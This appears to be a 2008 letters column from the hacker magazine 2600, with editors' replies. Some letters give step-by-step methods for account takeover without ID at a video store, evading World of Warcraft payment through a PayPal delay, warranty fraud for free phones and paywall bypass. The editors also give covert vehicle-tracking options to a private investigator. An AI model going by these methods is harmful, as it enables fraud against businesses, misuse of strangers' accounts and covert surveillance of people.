Recently I picked up a copy of 24:4 and read the article "Decoding Experts-Exchange.com." The title piqued my interest since I work in IT and there have been countless times I've googled for a solution and come across the website. Sadly, the article claimed that the encoding has been changed since the publication of the article in *2600*. Since they were just encrypting the answers instead of completely hiding them, I figured I'd give the website a look.

I noticed the solutions to Experts-Exchange could be seen on Google's cached pages. Simply clicking the "Cached" link when searching will do this, or prefixing the URL with "http://www.google.➥com/search?q=cache:".

I also noticed that Experts-Exchange gives you one free solution's view and then sets a cookie on

your computer which will prevent you from seeing the answers. The simple solution to this is to just block the website from setting cookies. In Firefox: Tools, Options, Privacy, Exceptions, and Block "www.experts-exchange.com".

Darren McCall

Dear *2600*:

I'll start by saying I love the magazine. I've read it off and on for years. I subscribed last year and my subscription ran out today. I'm going to resubscribe. I took a break from writing a screenplay to ask if I stumbled upon a health journal. I'm not knocking the article in 24:4 entitled "The Noo World" outright. It's an interesting piece and the author did a nice job on it. Having said that, has the status quo of the magazine changed? I read the article twice thinking I was overlooking something. It reads the same every time.

Keep up the awesome magazine. By the way, my magazines seem to last with no problems. No smears, loose pages, or thumb prints.

The Jeff

While not directly related to the types of hacking we usually talk about here, the subjects of mind enhancement, memory improvement, methods of staying up for long periods of time without rest, and similar topics have always been of interest to people in the hacker community. As the article says, self medication is dangerous and we certainly don't encourage that sort of thing. However, understanding what's out there, how it works, and how your brain might interface with such things is a fascinating and enlightening source of discussion to many.

Dear *2600*:

The article entitled, "Pirates on the Internet", was absolutely terrible. Did anyone bother to proofread it? Running it through spell check doesn't count.

The information presented was inaccurate and incomplete. About a quarter of a page was devoted to a rant about a message board that used to be good. I could list specifics, but it hurts my eyes to read the article again. I actually passed the article around to my coworkers because it was so terrible. I understand that you may have felt the need to fill some more space in the magazine, but a blank page would have been better and left your reputation in a better condition. I would gladly rewrite this article with more useful information for the next issue, however it doesn't seem like the right article for the magazine.

Keep in mind, I used to *love* reading *2600* about ten years ago and would like to see it get back to what it was back then - informative and useful hacks.

David Barrios

We love getting criticism and letters that point out when we've done something bad or stupid. But this little diatribe doesn't qualify. Here's why. You don't ever get to the point of why the article was bad. You pull the old trick of conjuring up phantom people who all agree with your assessment, thereby justifying it without producing anything of substance. You decline to list any specifics because "it hurts my eyes to read the article again"? Please. If it had so much of an effect on you that you felt compelled to write this letter, surely you can remember more about it than a little rant about a board which took far less space than you claim. Finally, the proverbial dig at us for "the need to fill some more space in the magazine." If we had that need, why would we have added additional pages in the last year? We know that nobody is going to like every article that gets printed here. But just because you come across something that differs with your perspective, there's no reason to conclude that we've become desperate for material and will print anything. The only thing those kinds of accusations do is piss us off and detract from the point of your letter, which in this case never was made in the first place.

We appreciate anyone who truly does want to help out and make the magazine better. But simply bemoaning the fact that things aren't as good as they used to be isn't constructive. We've been hearing that critique since our second issue.

Scams

Dear *2600*:

I live in Ontario, Canada and found this little dupe worked quickly and without any suspicion at Rogers Video. Recently my girlfriend and I separated. This left me with no Rogers Video membership so I could not rent any games or movies. Now I don't have any credit cards and my address on my license is always a few addresses behind because I am the lazy sort. So I went into Rogers Video and told them I had lost my card and I wanted them to check and see if I was in the system so I could rent a movie. I told the woman behind the counter my name, not a common name, but it was likely enough there were other people with the same name in the city. This I knew from googling my name and city in the past. She asked me if I lived at such and such street. I said no. Then she asked me if I lived at another address, and I wondered what would happen if I just said yes that was me. So on the third suggested address, I said "yes that's me" and she smiled and said, "OK, let's update the rest of your info." Now it is likely that this account belonged to some other guy with my name, but frankly I did not care. I wanted a membership. So we updated "my" info and then I asked her for a new membership card which she promptly gave me. Now the part that is the most interesting here is that she never asked me for any kind of identification. It was at this point that I became interested in eliminating usage of the account by anyone but me. So I asked her if it would be all right if she put a note on the account that when I rented I be asked my middle name each time, because I had heard stories of people renting on other people's accounts by accident. She smiled, agreed, and put the note on the account. I rented my movies and left with my new hassle-free, no ID, no questions asked, Rogers Video membership.

Warden1337

This is a perfect example of how security is only as good as the people entrusted with it. Fortunately this system didn't allow you to bill this poor person in addition (we hope) but you were able to get access to all of their personal information including their prior history with the store and, in addition, lock them out of their own account. Plus, we would hate to think of what might have happened if you were a real jerk and didn't return your rentals.

Dear *2600*:

Here's another one for you guys. My professor passed through TSA security at McCarran International Airport in Las Vegas by flashing a homemade "Anti-Terrorist Watch" card. Not even a photo ID, but a homemade card from a private sector organization. WTF?

LoHan

This kind of thing is starting to pop up in various places. Basically, for a fee, you submit to such things as fingerprinting or retina scans and you're then in the system and, for some reason, deemed less of a security risk which allows you to move through security lines quicker. We don't follow the logic which pretty much confirms to us that there is none.

Dear *2600*:

Everyone has heard of the MMORPG game "World of Warcraft." With over four million subscribers in the U.S. alone, it is no surprise they offer a lot more payment options than the standard credit card. One of those is the PayPal subscription which lets you pay with your very own PayPal account in just a few clicks. What you need is an expired (frozen) WoW account, a valid Paypal account with a balance of $0.00 or close to it, and a minimized World of Warcraft window.

What you do is log onto "Account Management" from the WoW official site. Once you're inside, click on "Setup Subscription" and select "PayPal", then select any of the three payment options. I prefer the $14.99 monthly. After that you get sent to the "PayPal Page" where you log in and accept the new subscription. After you are done with that you "Return" to the management page with a congratulation screen. You now have a few minutes to alt tab back into WoW and log in. Once you are enjoying your WoW session, your PayPal agreement will be declined and your account will go back into frozen mode, *but* you wont get disconnected from the game until you manually log off. Rinse and repeat every time you play WoW and you never have to pay a dime.

The reason this works is because there is a delay in the PayPal processing and to avoid that little inconvenience they expedite the approval and lift the hold on your account allowing you to sign in. Also, if your gaming time expires while you are in the middle of a gaming session you won't get disconnected to avoid further aggravation to the customers. There are a lot of methods Blizzard Entertainment can use to fix this exploit. Until then delay hacking will continue *owning* their payment service.

Until next time, play it safe

Nagasenpai

It seems to us that being drawn into this company's addictive game in the first place is more likely a sign of success for them than any exploit to gain a little bit of free time might be for you. Still, congrats on figuring it out.

Dear *2600*:

In response to your response to PlumBob in the 24:4 issue about the expiring ink, I have an HP 7130 Officejet (multifunction). After obtaining this printer, I have found out that HP has two levels of "security" to dissuade you from using those ink refill kits you can obtain cheaply. The first being an indicator for LOW INK that cannot be reset even if you do refill the cartridge. It allows you to print only so much more once the indicator is set off. The low ink indicator can be disabled and the printer will continue to happily print.

The second level of "security" is the expired ink message. When you turn on the printer it will give a warning message and will not continue on until you press the ENTER key. The printer will seem to function normally then - until you try to print. The same message appears again. I did some research on people having the same issue. Appears there are a lot of others with this problem with HP. Seems someone found a way around it by setting the date back six years. That works. I have tried other years, but six years removes the warning message when you turn the printer on. However, printing still fails due to expired product.

There are a few solutions to this problem as I see it. First, letters of complaint to HP. Second, just stop buying HP products (I myself will never buy another HP branded product). Third, there are special replacement cartridges available for purchase made by a third party company which are meant to overcome that very problem. They are refillable cartridges and have caps on them to make it a bit easier to refill. Fourth, there are aftermarket replacement cartridges you buy with ink in them. Lastly, refurbished. I have never liked these as they never seem to perform very well in the print quality. I have not investigated how they overcome the problem with the memory chip on the cartridge. It's either with a replacement chip, or the original is reprogrammed. More likely the first as I have bought laser toner refills that come with new chips to give you zero pages printed on the toner cartridge.

GeekBoy

Dear *2600*:

I just received your Winter 2007-2008 edition and was very eager to start right into it. I came across a letter from PlumBob regarding HP ink cartridge expiration dates. I have information on that particular problem that I would like to share to save the grief of other readers.

I own an HP Photosmart 3210xi All-in-one that exhibits the same ink cartridge lifespan timer. I like to use mine until they are absolutely empty (I'm paying for the ink; I might as well get every last drop). Since my HP uses the six Vivera inks, the lifespan is approximately 1,000 pages or one year. The funny thing is it's 1,000 pages from installation of the cartridge, not necessarily 1,000 uses of it. For example, I installed a yellow cartridge and didn't use that color as often as the others. I printed out several black and white pages for a college project and only the two cover pages out of two full 1.5-2" binders worth of paper used yellow as a highlight color. Still, after about 90 percent of the first ream of paper was used, the printer started displaying messages that my yellow cartridge was almost done. When I checked the web console (it's a networked printer), it showed the yellow as over half full. When I contacted HP to question it or see if there was a firmware upgrade, the supervisor I spoke with told me "everything technical has a lifespan" and I was encouraged to run right out after the call and buy new ink or risk voiding my printer's warranty. HP has

put numerous ink refill businesses under legal fire for their cartridge refilling practices claiming it specifically defeats the "planned obsolescence" policy of HP. It's received attention from various media outlets where people purchased discount brand name ink that was expired and their printers would not accept the cartridges. A woman in Georgia even tried to sue HP over this issue.

There are two known ways to fix this lifespan issue which include taking out the printer's onboard memory battery (which requires disassembly of the printer) or manipulation of the printer driver (which requires a good bit of knowledge on how it's written). Information is available on how to do both at http://constitutionalcode.blogspot.com/2005/02/➥cartridge-expiration-date-workarounds.html.

I'm an independent computer tech and I had a client with an Epson Photo all-in-one (I can't remember the model number offhand) that was approximately three years old. She called me saying that it gave an error on the display which read "An internal component has reached the end of its life." When she called Epson they told her that error message means it's time to purchase a new printer and they started suggesting the high-end super-expensive models which could be purchased over the phone. I called to verify this information and the tech I spoke with indeed admitted that it's part of their marketing strategy that customers are encouraged to purchase a new printer every three years even if their current one does not have any problems, hence the timed error message. In actuality the problem is related to the sponges under the ink cartridges that catch the ink drips which then become saturated which in turn sets off a sensor. I took a dry paper towel and folded it up so I could dab the excess ink from these sponges until I could dab them and no ink would come off on a clean paper towel. There is a program you can download that allows you to reset the internal page counter or tell it to just ignore the counter altogether. It also allows you to view and reset the counter for the ink cartridges. It's available at http://www.ssclg.com/download/sscserve.exe and it's very simple to use.

L33tphreak

This kind of business practice on the part of HP is nothing short of shameful. Only consumer pressure will force them to stop taking advantage of people in this way.

Opportunity

Dear *2600*:

Hi. how are you Doing? my name is marie Almaleeq, please i want to you to Recover some money my father left in bank here, please is very important you get back to me we shall talk on percentage

Regard

marie

How very lucky for us your letter came when it did. We are always happy to help people with such matters and it seems as if more and more of them need our help every day. We are delighted to give you our banking information along with all sorts of our personal identification items if this will assist you to get access to the money which is rightfully yours. There's no need to talk about percentages - we feel it's the least we can do and we hope that everyone out there who happens to get a letter like this expends all efforts to help out. We have already written to you with an offer to extend a loan for the full amount while you wait for your money to be released. Our philosophy is that if more of us would only step up like this, the world would surely be a much nicer place.

Observations

Dear *2600*:

The last four times I've been to the Borders bookstore at the Oakridge Mall in San Jose, California, I have found magazines covering your mags. It is as if someone doesn't want anyone to know about *2600*. Not just any mags, but ones of similar size, yet slightly larger so as to not give away that your mag is underneath. Sad sorry people we have to share the planet with.

Rob G.

We've always had our enemies and their methods have always been mostly to try and shut us up either with threats or by preventing others from reading our words. That's another reason we rely on our readers to help make sure this kind of thing doesn't stand. Thanks for being there for us.

Dear *2600*:

As I am sure you so often hear in your letters, I am a long time reader and first time writer (I think... may have sent you something years ago). I hope you all at the *2600* offices are doing well!

What I am writing about is in reference to several things that have been happening at my school that I find truly awesome. For starters, I go to Longwood University in Virginia and I am a student in the Computer Science and History departments (I know, odd majors combined but they're my twin passions... and those who do not learn from history are doomed to repeat it!). I also have quite a few friends in other departments such as the English department, which is the focus of our first cool act.

The English Club held a "Free Speech Day" on campus, something they do every year. This year though they outdid themselves. They burned the *entire* Patriot Act over the course of four hours. I am talking about the entire 6000 page document! Bit by bit it was fed to the fire as "banned" things were read out loud and free speech was experienced by all. What scares me though is that it had to take place in the "Free Speech Area" of the school (out behind the student union, a very well trod area by most students throughout the day). Apparently in Virginia, schools are required to designate a "free speech zone" for demonstrations and the like for "safety purposes." I must say I do *not* agree with that. I feel that free speech should be available in all areas but that is not the case. I do take pride in my school though because they do allow for all types of free speech all over campus. Unless it is obscene (and that follows *published* guidelines), then you are allowed to post it on campus; for free if it is for a student organization or for a modest fee that goes to the hardworking RAs and student office assistants who post them if you are just doing it on your own. But the burning of the Patriot Act brought out quite a few people in support of it, and opposition that had reasonable,

intelligent arguments about it were debated. It was incredible!

The second thing is something that I myself am a part of, and that is the campus radio station WMLU 91.3 FM (www.wmlu.org). I am chief engineer of the station and I have successfully managed to get us webstreaming now! We have all sorts of DJs and *no* show is turned down as long as quality concerns are addressed (and those are perfunctory such as fading correctly between songs, news and weather at the right times, etc.). We also do our own news reporting which can be very varied and interesting as it goes between national/international issues and local issues. We have done interviews with the president of the university and found out about policy issues on campus and have helped to act on them. I am proud to say we are a most nonpartisan and open-minded organization, and when in doubt we let free speech lead the way!

We also have regular debates by different groups on campus on various topics such as religious diversity and the like. Our Computer Club (ACM) meets as often as we can to discuss computer issues. I'll never forget two years ago when we showed several department deans how to install and run Linux on their home systems! It was awesome! I also helped to build our first and only Linux lab so far and SysAdmin-ed it (it's also free of state control as in it is *not* controlled by the IT department).

Finally, to support *2600* I have added you to our magazine selection at the Barnes and Noble on campus where I work as a bookseller. Let me just say that our computer section along with the sci-fi/fantasy section and magazines has to be the best organized and stocked I've seen!

Much love to my hacker compatriots and may we be ever free from tyranny and oppression! To quote the fine Virginia motto, "Sic Semper Tyrranus!"

LongwoodGeek

These are great examples of the positive things that can go on in a college environment. But while the demonstration you described was indeed inspiring, the fact that you were required to be in a "free speech zone" to participate is nothing short of outrageous. If it was just because the demonstration had an open fire, that would be somewhat understandable. But from what you write, it appears that any demonstration is confined to that one area. Free speech is not something to be kept in a cage and the very symbolism of such a thing should be enough for even the most dimwitted to realize it's a really bad idea. You clearly have to start having demonstrations against the zone itself and in order to do that you will have to have the demonstrations surround it. In other words, they need to be held anyplace but the zone. If the imposition of "free speech zones" anywhere in the country was guaranteed to spark a dramatic increase in protests against them, we don't doubt that they would all soon be removed. If, on the other hand, they're tolerated for even a few years, they will become a permanent part of our society and people will start to believe that this is the normal way of life.

Good luck on all your other endeavors and thanks for the support.

Dear *2600*:

After reading the complaints and alleged issues others have been having with the new binding, I would like to say how pleased I am with it. The magazine now stacks nicely on my shelves and the covers can handle the abuse that I dish out to them. With the old binding occasionally the cover would tear at the staples and I would have to resort to Scotch Tape to keep the cover connected to the rest of the magazine. At any rate, some work on one's fine motor skills should be enough to fix their page tearing woes.

Check Check

We hope you can adjust back to the old way. We also hope the old way is as good as the original old way.

Dear *2600*:

A few weeks after reading "Exploring AT&T's Wireless Account Security" in the Winter issue I was doing some online account management at the Sprint/Nextel website (https://sso.sprintpcs.com/sso/RegisterForSprintAction.do) and noticed that when you enter your phone number, click continue, then scroll down to "Set Up Account Management" and select "I am the account holder," it then gives you another radio button option that says "Ask me questions that validate my identity." Once you select that, they display the account holder's Social Security number with all x's except for the last four digits. Hmm, what could you possibly do with the last four digits of a Social Security number? How about just verify your identity for anything! Talk about insecure... So I am sure you guys know what can happen next. Just a heads up for all you Sprint/Nextel users!

carbon/infowire

This is about as dumb as a company can get. We haven't been able to duplicate the SSN question but we've seen a bunch of others that reveal private info to anyone who can type your cell phone number into a website. We've seen everything from names of former roommates, past employers, old addresses, locations of owned property, and more. All of these are given as multiple choice answers but that still can give someone enough information to learn more about you than they ordinarily would. It should be pointed out though that all of this information is available publicly, just not nearly as easily.

Dear *2600*:

I don't know but it sure is funny that the fix for Microsoft Notepad's Version 5 is Build2600.xpsp. Thanks for outsourcing. Keep your enemies close and your friends closer.

orPHan

You may have that saying backwards. As for Build 2600, we've probably heard about it at least 2600 times now. It's lost the magic.

Dear *2600*:

I had a disturbing experience at my local Bank of America branch this morning. I was making a cash withdrawal using my ATM card at a teller window. The teller was just sitting down and was in the process of logging into her workstation. When I swiped my card, the card reader didn't prompt me for my PIN as it usually does. I told the teller this, and she asked me to swipe the card again. I did so, but still no prompt. I told the teller my card still hadn't been read. "Actually it has," she said, and asked me

for the amount to withdraw. So I signed for my $20 in quarters, but never entered my PIN. In looking at my transaction receipt on the way out, I noticed that my balance was way off. Either someone had raided my account or I was about to raid someone else's. I brought this to the attention of the manager. He thanked me for being honest, helped the teller put the money back into the other person's account, and debited my own for the cash I had been issued.

While there was obviously some degree of error on the teller's part for not verifying my info before she gave me the funds, the real issue (to me) is that a customer's account info had persisted and remained accessible at a terminal even when an associate was not logged in. I sent a form message to an anonymous Bank of America customer service "person," but I can't seem to find emails for IT personnel. You don't happen to have any, do you? I would be very interested to hear what steps are being taken to fix this. We're told often enough that our financial info is vulnerable to "hackers," but more often than not, it's right out there in the open. Harried, scattered employees don't help the situation either. Lucky for the guy who only had 60 bucks in his account that I'm an honest person.

J

We suspect after this letter is printed, it'll wind up in the hands of the right people at the bank. Speaking up on this likely has done a lot of good and hopefully protected all sorts of people in the future.

Dear *2600*:

Have you seen those obnoxious TV commercials for FreeCreditReport.com? They sing an annoying song that always ends with them saying something like "It's all because some hacker stole my identity. Now I'm in here every evening, serving chowder and iced tea." Well, I have compiled a more factual parody of that line in their little song: "It's all because of my clueless stupidity. I gave my personal information to a Nigerian email that simply asked for my identity."

Jeff

Dear 2600:

Recent advances in Linux and Apple OSs have freed cellular data cards from Windiz. Proprietary connection manager software is not needed to access Internet thru Alltel, Verizon, Sprint, or AT&T. Now you can have a continuous Internet connection on highways without security risks of proprietary software, drivers, and Windiz to connect.

To connect my Sierra AC875 aircard through AT&T in Linux, Kubuntu required less than two minutes as follows: start kppp and select configure mode, name connection WWAN, name modem 875 for Sierra AC875 modem, set port /dev/ttyusb0, set phone number *99#, name password frog, name UID pond. Click connect button. Every UID and password tried to date has worked. Options in misc tab of kppp configuration allow one click connect at each boot. This has worked since Ubuntu 7.04. 7.10 Kubuntu does the job faster than Windiz and never needs connection repairs.

If you are using a distro with less ease of first connection, another source for information on connecting non-Windiz computers are makers of "3G routers" that are combination routers, wireless access points, and data card hosts. Many or all run Linux. 3gstore.com has a list of current models with cards and cellular carriers supported. linuxquestions.org has more data card connection info without commercial bias.

Eric Lee Elliott

Letter Feedback

Dear *2600*:

I noticed a couple of references to scam spam in your declarations section of 24:4, I thought my fellow readers may be interested in http://419eater.com, a web community dedicated to making life awkward for Internet scammers, to waste their time and energy, and to stop scam emails being such an easy ride.

We cover all types of scams from "419" advance fee scams, through Internet bride scams, fake lottery scams, pet sale scams, fake consignment scams, fake job/check scams, hitman scams (as described below), etc.

Your correspondent with the FBI connection need not be concerned. They know nothing about him, this is a bog-standard hitman scam, and the FBI connection was pure luck. The same email warns him off contacting Interpol, the police, etc. Indeed, we see a lot of similar absolute piffle from addresses such as "TheFBI-Interpol29@yahoo.com"!

There's a strong chance the email came via Gmail, but if via Hotmail or Yahoo, the original sender's IP is in the headers, and a quick check will 75 percent likely show the email to be from Nigeria or her neighbors. (Russia is also on the rise, especially for love scams, and nowhere is immune.) The scam is a pure numbers one. Enough threats get some few (genuinely terrified) responses, the "hitman" offers to let them off if they can find $x,000 etc. The hitman will never tell you who or why they have a hit out on you, but will tell you about their crack team who are trailing you and the only reason you/your family are still alive is through your scammer's kindness blah blah.

Very nasty people with no remorse run these scams, whilst suicides and bankruptcy are frequently the end result. These leeches will keep demanding "fees," etc. until the victim is on the streets or dead. This is where the forums at 419eater.com welcome participation. Bring your technical skills, a bit of time, a sense of humor, and a will to slow these people up and raise awareness. No DDOS-ing allowed, no innocent third parties involved, come and read the forums for a week or two to get a feel if it's for you or not. If it is, you can get a mentor or just go for it yourself. On the whole, a lot of technically literate people, some first rate creative writers, lots of collaboration, and lots of stolen/illegal use bank accounts getting shut down. Please come and join in! If an intelligent *2600* reader can be worried by some of these scams, think how many others we can help.

Cliff

Dear *2600*:

A reader by the name of Togeta wrote a letter last issue (24:4) describing an all-too-common

encounter. Staying at a hotel, he noticed that the hotel's wireless router was configured with the default username and password. He went on to say that he considered warning the receptionist, but didn't bother because "he would have blown me off and he probably would have called the cops and said I was hacking into their network."

I apologize for being harsh, but the one thing I can't stand is this kind of adolescent, knee-jerk reactionism. Togeta didn't even *try* informing the receptionist. Instead, he chose to do exactly the thing he thought the receptionist would do: stereotype. Togeta complains that the police and the computer illiterate public are wrong for stereotyping hackers. Rightly so. But he's doing the very same thing he despises by assuming the receptionist would overreact and get him in trouble with the law.

Us hackers may be the victim of prejudice more than we like. But doing the same in kind won't do anything to stop the cycle. Let's can the stereotyping and be the rationally minded people we like to think of ourselves as.

hAshedmAn

Excellent point. Jumping to conclusions seems to be a trait we're all guilty of exhibiting at times.

Dear *2600*:

I'm an attorney in California and (was) a long time reader of *2600*. I'm also the lawyer who sued Jack McClellan for the civil restraining order. I notice McClellan was mentioned again in 24:4. Your facts are wrong.

I sent you an email through the site some time ago upon first seeing him mentioned in *2600*. There was never a response. Maybe it got blown off. Whatever. Either way, I am so sick of seeing misinformation about the case. It has definitely jilted my faith in your journalistic independence.

As an aside, you obviously have no idea what the hell McClellan and his "supporters" have done with respect to targeting my kid. But, I guess that wouldn't fit neatly into purportedly trampling his free speech rights.

What a bunch of bullshit. Next time you attempt journalism, ask a few questions.

Tony Zinnanti

First off, it was hardly an attempt at journalism. It was an opinion and not an unreasonable one. You can't have someone imprisoned who hasn't actually committed a crime. If this guy did something that can be defined as a crime, then there shouldn't be a problem with having him prosecuted. But the issue in this particular case, which is how it's been presented from the beginning, is that it's not possible to charge him because he simply hasn't done anything other than make a lot of people very uncomfortable. We don't doubt that he enjoys the attention. And we don't for a minute wish to minimize the hell and discomfort you've had to go through as a result but our position stands on not believing that there are shortcuts to justice.

We found your original letter which was sent to our webmaster account hence it never made it to the editorial department. We are indeed interested in how such investigations work and what kind of information is discovered about the net in the process, regardless of how we feel about the way the case should be handled. Our readers would certainly benefit from this knowledge. In any event, we hope you eventually find justice.

Now we will await Mr. McClellan's response as he is no doubt also a reader. How we seem to get involved in every controversial issue under the sun is beyond us.

Dear *2600*:

In response to Brian the Fist, issue 24:4: Your letter caught my eye since I am an employee of Rockwell Collins. Since you weren't able to record the part number, it's hard to say which system you were using but I imagine it was one of the TES (Total Entertainment System) products. Do a web search for "rockwell collins TES" for more information. Note that there are a few variations of this product (eTES, dTES) plus a few other "Cabin Electronics" products.

Of course, I cannot give out any technical information that is not publicly available (rockwellcollins.com) and I'm not intimately familiar with the cabin systems, but to my knowledge it's *highly* unlikely that the entertainment system is connected to the rest of the aircraft's (flight) systems in any way, aside maybe from diagnostic reporting. Even so, I'd certainly be interested to see what curious passengers can/can't do with these devices.

If anyone happens to discover any weaknesses/flaws/anomalies in these products, please write in and/or send me an email (thokug@gmail.com).

Cheers!

"Thok"

Dear *2600*:

In your last issue, someone wrote in complaining that he began getting credit card offers under the name he used to subscribe to your periodical. I think I can offer a reason. PayPal seems to have gotten into bed with DoubleClick. I've been told that some links from the PayPal site actually filter through a DoubleClick URL. I do find that if you go past the PayPal home page, say to Merchant Services, NoScript does list DoubleClick. Thanks for your time and for all your fantastic work.

Paul

Sad News

Dear *2600*:

I am writing into *2600 Magazine* today to remember someone who was a very dear friend to many in the Canadian hacking and phreaking scene. This gentleman wrote countless philes for *Hack Canada, Nettwerked*, and *K-1ine Magazine*. He was always someone people felt at ease being around because of his fun, laid back nature, and great sense of humor. Many phone phreaks and hackers in our circles liked Phlux because of his insanely cool phone phreaking projects and articles. On February 2nd, 2008, at around 2:45 pm MST, Phlux passed away. He was a huge fan of *2600 Magazine*, and I hope that in the afterlife he's looking down at us, encouraging us to keep on exploring and pushing the boundaries of technology like he did. He will be missed.

The Clone

We're very sorry to hear this terrible news. Our thoughts are with his friends and family. As a sad coincidence, an article submitted by Phlux is running in this issue. We do know he was pleased that it was going to be printed and that he told a bunch of people about it. The article is entitled "Walk with Me, Talk with Me."

Suggestions

Dear *2600:*

Hey just saying a while ago I read a letter here saying if your mouse is jittery that you're being watched. Well, just to put my two cents out there, there is a program that lets you block your IP from everyone. It's called Peer Guardian. If you activate it, your mouse will stop jittering and you're not being watched anymore. It also helps when pirating stuff.

Nsane HAcker

It's so nice of the watchers to make it this easy to detect their presence. The piracy world must be breathing one huge sigh of relief.

Dear *2600:*

After reading the article "Gaming AT&T Mobility" by The Thomps in the Spring 2008 issue, I have something to add that was not mentioned. This info comes from personal experience as a customer. While Thomps had a section of his article titled "Free Phones" he only talked about getting discounts (which I might add was quite ingenious), not getting a phone for free. It is possible to obtain phones from them for free.

You don't even have to be eligible for an upgrade or buy additional accessories to do this. All you need is a phone that is still under warranty with AT&T. They give you a one year warranty when you buy a phone from them. A lot of people don't even realize they have this warranty. So let's say you own an HTC 8525. You want the Tilt, don't you.... It has GPS, you know you want it. What you do is call in and tell them you have a problem with your phone. Make a problem up; it has to be something unrelated to the battery and can't seem like it would be considered abuse or other damage that would void your warranty. For instance, tell them the reception seems to be degraded from when you first purchased the phone, or maybe the phone freezes all the time or buttons intermittently work. They will gladly try to solve the problem for you, but of course you will tell them none of the solutions worked. They will end up shipping you another phone. After you get the phone, call them up again. Tell them this one has the same problem, or another problem of your choice. You want them to send you another phone.

You will do this a total of three times, then on your final call you will tell them that you have had enough, replacing these 8525s isn't getting anywhere - you want a different phone. The next closest phone is the Tilt, so that is what you can get out of them. I have done this twice, worked perfectly both times. The only drawback with this method is that you can only get a similar phone to what you have currently. You could work your way up to the best phone over time though. Keep in mind the social engineering skills that Thomps explained in his article. The tricky part about this is getting them to believe there is a problem that can only be solved by sending a new phone and then making them believe the only way you'll remain happy is with a better phone. Just be creative and have a plan for everything.

Greg

This is living proof that lying and being a royal pain in the ass is the true secret to success. If you could keep going at this rate, it wouldn't be long before you owned the company outright. This is a true American success story that serves as an inspiration to us all.

Inquiries

Dear *2600:*

I have a few questions and requests for advice from the phone phreaks, the net savvy, and the engineers among us. Is there such thing as a prepaid cell phone service that has GPS (or other triangulation) features for real-time tracking? Would using an anonymizer website while tracking it over the net be sufficient to dust a trail of the IP address of the "desktop" portion of the surveillance?

I'm also seeking advice on a project I envision completing: an economical way to modify a common GMRS or FRS radio to function with a control unit that would transmit a signal with a 1kHz tone at, for example, ten second intervals while a vehicle is stopped, and at three second intervals once movement of the vehicle is detected. A combination of a piezoelectric switch on a microprocessor which would control the radio comes to my mind. I have plenty of experience at troubleshooting, repairing, and building electronics contraptions but next to none engineering them - as is the nature of this project. The prices of ones I've shopped for commercially have been somewhere between absurd and astronomical. And a huge percentage of that investment goes into a river or gets beat with a sledgehammer if the transmitter gets discovered. I'm also considering changing the radio's crystal so as to avoid the signal getting "walked over" by anyone transmitting nearby on the same frequency, intercepted by curious scanning enthusiasts, etc. As of now, my RF scanner would be used as the receiver, but eventually I plan to progress to a receiver with an analog meter movement and highly sensitive gain control. Perhaps the third stage of this progression will be to build my own triangulation receiver. Anyway, even in its most basic form, this "bumper beacon" will give me the ability to more quickly find, then narrow down the location of the parked target vehicle (provided of course that it is within range of suspected locations). I will greatly appreciate feedback and advice on how

I can design and accomplish this little project.

Just in case you're wondering about my motives, I'm a professional "people watcher" i.e., a Private Investigator, providing needed services for good people being done wrong by others in matters of civil law. The PI message boards and email groups would go ape-dung if such questions as the ones above were posted there. Plus the design questions would likely be too technical for all but a few of them.

Carl

The only prepaid service we're aware of with full-blown GPS is Boost Mobile's iDEN product (they market both iDEN and CDMA products, and only the iDEN product includes a precise GPS receiver). You could, in theory, write an application to log the location periodically and post it to a website using the data connectivity package.

Sprint also sells something called Sprint Family Locator. See https://sfl.sprintpcs.com/finder-sprint-➥family/signIn.htm for details. This will provide the approximate location of your target. However, it is not available as a prepaid service.

Dear *2600:*

Are you guys still accepting photos of payphones for your website? There are many interesting payphones in Taiwan now, but they have evolved into something more like kiosk computers with touch screens. I can send some photos to you if you would like to see them.

Tommy

By all means send them in. The address is payphones@2600.com. Be sure to use the highest quality settings on your camera as low settings don't print well in the magazine.

Dear *2600:*

First off, I really appreciate the hard work you guys put into producing such a great publication. It's changed my perception of technology greatly. A friend and I have been inspired to start a *2600* meeting in our local area (Belfast, Northern Ireland) and we were wondering if there is any particular format that these meetings need to have?

redtape

It's all pretty straightforward. The meetings need to be open to all in a public area with no admission charge, age restriction, or anything like that. There's a more detailed set of guidelines on our website at www.2600.com/meetings. It's also important to keep us updated by emailing meetings@2600.com so we know you're continuing to run the meetings. Good luck!

Dear *2600:*

Is there any particular reason you replied to me with a gigantic email of stuff I didn't need to know? Do you get many questions to meetings@2600.com? Because as I *must* contact you about the meetings in Tulsa, I'm not exactly served by this.

Did I do something wrong?

Joseph

You didn't do anything wrong but that's the way the system operates. Most people who email that address are looking for information on the meetings so we have our robot automatically send a full list back plus the set of meeting guidelines. Some people enter into a dialogue with what they assume is a really fast typing human. But you only get that big mail the first time you send email to the address (and after a certain number of weeks beyond that). The alternative to this system would be to have yet another email address for those people reporting on meetings. That would lead to a lot more work and traffic than simply deleting that one piece of mail we send.

Dear *2600:*

I am trying to expand the links page on my website www.bayareakicks.com, and I would like to add your website (www.2600.com/phones) to that list. Some websites do not like when others link to them, so I would like to receive permission from you first.

The thousands of daily viewers that read my website are Internet savvy and are always looking for new websites to visit. I figured you wouldn't mind if I link to your site since it would give you slightly increased traffic. Does this sound OK to you? Are you able to link to my website? I look forward to your reply.

Mike

We don't do links ourselves but we certainly don't mind anyone linking to us however they please. And even if we did mind, we don't believe we would have any right to object. It's amazing that so many people live by rules that basically make no sense.

Dear *2600:*

I write following finding your site on the web after many years of being very busy with an IT career and making stupid mistakes such as getting involved with relationships. I became aware of *2600* many years ago but never really got into practical things. I noticed that there is a meeting in Glasgow, Scotland. Can you give me any more information regarding this or indeed if it still happens. I look forward to your response.

Liam/M/37

The only way to know if it's still happening is to go there and see. Even if nobody else shows up, there's nothing stopping you from breathing new life into it. But we appreciate being told if the meetings die out so we don't have to squish so many of them onto page 66. Lately it seems as if everyone is complaining about the tiny type.

Dear *2600:*

2600 is the best magazine ever, but the tiny type is killing me as my eyes are getting worse and worse every year. Have you ever thought of having an email version of the magazine that people could subscribe to? I would love to get my *2600s* as a PDF, DOC, or maybe just a plain old text file. One thing it would save is me having to type in the programs. I could just copy and paste instead. In the meantime, keep up the great work and I'll just buy a more powerful magnifying glass.

SAR

We now put all of the code up on our website so you don't have to retype any of it. We're always looking for new and innovative ways of doing things. The latest is our 900 page book of some of our best articles which is just hitting the shelves with much larger type.

Dear *2600:*

How can I use the services of a hacker?

etsjobs

